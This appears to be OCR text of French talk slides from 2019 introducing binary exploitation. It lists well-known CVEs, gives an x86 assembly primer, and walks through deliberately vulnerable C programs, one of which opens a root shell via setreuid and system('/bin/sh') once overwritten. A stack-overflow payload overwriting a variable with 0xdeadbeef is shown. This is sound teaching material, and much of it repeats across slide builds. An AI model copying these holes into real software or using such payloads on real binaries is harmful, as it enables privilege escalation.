$ ./pwn

(Ou comment prétendre être un `h4ck3r` au réveillon.)

Nicolas Bonnet - 2019

Quelques failles de type pwn que j’ai trouvé marrantes...

CVE-2012-0809

sudo_debug

Vulnérabilité de type *format string + integer overflow*, permettant de faire une élévation de privilèges.

CVE-2014-0160

Heartbleed

Vulnérabilité sur OpenSSL de type *buffer underflow* permettant à l’attaquant de lire la mémoire d’un serveur ou d’un client.

CVE-2015-0235

Ghost


Vulnérabilité de type *buffer overflow* sur le *tas*. Permet à l’attaquant d'exécuter du code arbitraire en exploitant les fonctions de résolution DNS.

CVE-2016-5195

Dirty COW

Vulnérabilité du kernel Linux permettant à l’attaquant d’effectuer une escalade de privilège en exploitant une faille de type *race condition*.

“De toute façon les failles de type overflow, c’est du passé.”



https://www.cvedetails.com/vulnerabilities-by-types.php

$ ./pwn

Disclaimer: Les outils

IDA

Hopper

Radare2

gdb….


On se concentre sur...

Les binaires **Linux** qui tournent sur une architecture **i386**.

Crash course ASM

L'assembeur - *Syntaxe Intel*

Dans un programme genre **Firefox**:



Les registres généraux: **EAX, EBX, ECX, EDX**

Les autres registres… **EIP, EBP, ESP**

L'assembeur - *Syntaxe Intel*

Résumé de l'épisode précédent:

Registres: eax, ebx, ecx, edx, ebp, esp, eip…

Quelques mnémoniques: add, **mov**, cmp, jmp, je, call, push, pop, ret, leave

En gros, Google est votre ami…


1

Les *buffers overflows*.

```c
#include <stdio.h>
#include <stdlib.h>

int main(){
    long val=0x41414141;
    char buf[20];

    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s",&buf);

    printf("buf: %s\n",buf);
    printf("val: 0x%08x\n",val);

    if(val==0xdeadbeef){
        setreuid(geteuid(),geteuid());
        system("/bin/sh");
    }
    else {
        printf("WAY OFF!!!!\n");
        exit(1);
    }

    return 0;
}
```


```
5    long val=0x41414141;
6    char buf[20];
7
8    printf("Correct val's value from 0x
9    printf("Here is your chance: ");
10   scanf("%24s",&buf);
11
12   printf("buf: %s\n",buf);
13   printf("val: 0x%08x\n",val);
14
15   if(val==0xdeadbeef){
16       setreuid(geteuid(),geteuid());
17       system("/bin/sh");
18   }
19   else {
20       printf("WAY OFF!!!!\n");
21       exit(1);
22   }
```

```
long val=0x41414141;
char buf[20];
```



```
    printf("WAY OFF!!!!\n");
    exit(1);
}
```

```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
13  printf("val: 0x%08x\n",val);
14
15  if(val==0xdeadbeef){
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```




```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
13  printf("val: 0x%08x\n",val);
14
15  if(val==0xdeadbeef){
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```


```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
```

swaglol

```
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```




```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
13  printf("val: 0x%08x\n",val);
14
15  if(val==0xdeadbeef){
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```



```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
```

BBBBBBBBBBBBBBBBBBBBCDEF

```
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```




```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
13  printf("val: 0x%08x\n",val);
14
15  if(val==0xdeadbeef){
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```

```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
```

val = 0x46454443


```
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```



```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
```

20 * ‘B’ + ‘\xef\xbe\xad\xde’


```
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```




```
5   long val=0x41414141;
6   char buf[20];
7
8   printf("Correct val's value from 0x
9   printf("Here is your chance: ");
10  scanf("%24s",&buf);
11
12  printf("buf: %s\n",buf);
13  printf("val: 0x%08x\n",val);
14
15  if(val==0xdeadbeef){
16      setreuid(geteuid(),geteuid());
17      system("/bin/sh");
18  }
19  else {
20      printf("WAY OFF!!!!\n");
21      exit(1);
22  }
```

```
1
2
3
4
5  int main(int argc, char * argv[]){
6      char buf[128];
7
8
9
10
11
12     strcpy(buf,argv[1]);
13
14
15     return 0;
16 }
```

```
5  int main(int argc, char * argv[]){
6      char buf[128];
7
8
9
10
11
12     strcpy(buf,argv[1]);
13
14
15     return 0;
16 }
```




```
0x0804844b <+0>:     push   ebp
0x0804844c <+1>:     mov    ebp,esp
0x0804844e <+3>:     add    esp,0xffffff80
0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:    jne    0x8048471 <main+38>
0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
0x0804845c <+17>:    push   eax
0x0804845d <+18>:    push   0x8048520
0x08048462 <+23>:    call   0x8048300 <printf@plt>
0x08048467 <+28>:    add    esp,0x8
0x0804846a <+31>:    push   0x1
0x0804846c <+33>:    call   0x8048320 <exit@plt>
0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:    add    eax,0x4
0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
0x08048479 <+46>:    push   eax
0x0804847a <+47>:    lea    eax,[ebp-0x80]
0x0804847d <+50>:    push   eax
0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
0x08048483 <+56>:    add    esp,0x8
0x08048486 <+59>:    lea    eax,[ebp-0x80]
0x08048489 <+62>:    push   eax
0x0804848a <+63>:    push   0x8048534
0x0804848f <+68>:    call   0x8048300 <printf@plt>
0x08048494 <+73>:    add    esp,0x8
0x08048497 <+76>:    mov    eax,0x0
0x0804849c <+81>:    leave
0x0804849d <+82>:    ret
```




```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char * argv[]){
    char buf[128];

    if(argc == 1){
        printf("Usage: %s argument\n", argv[0]);
        exit(1);
    }
    strcpy(buf,argv[1]);
    printf("%s", buf);

    return 0;
}
```


```
0x0804844b <+0>:     push   ebp
0x0804844c <+1>:     mov    ebp,esp
0x0804844e <+3>:     add    esp,0xffffff80
0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
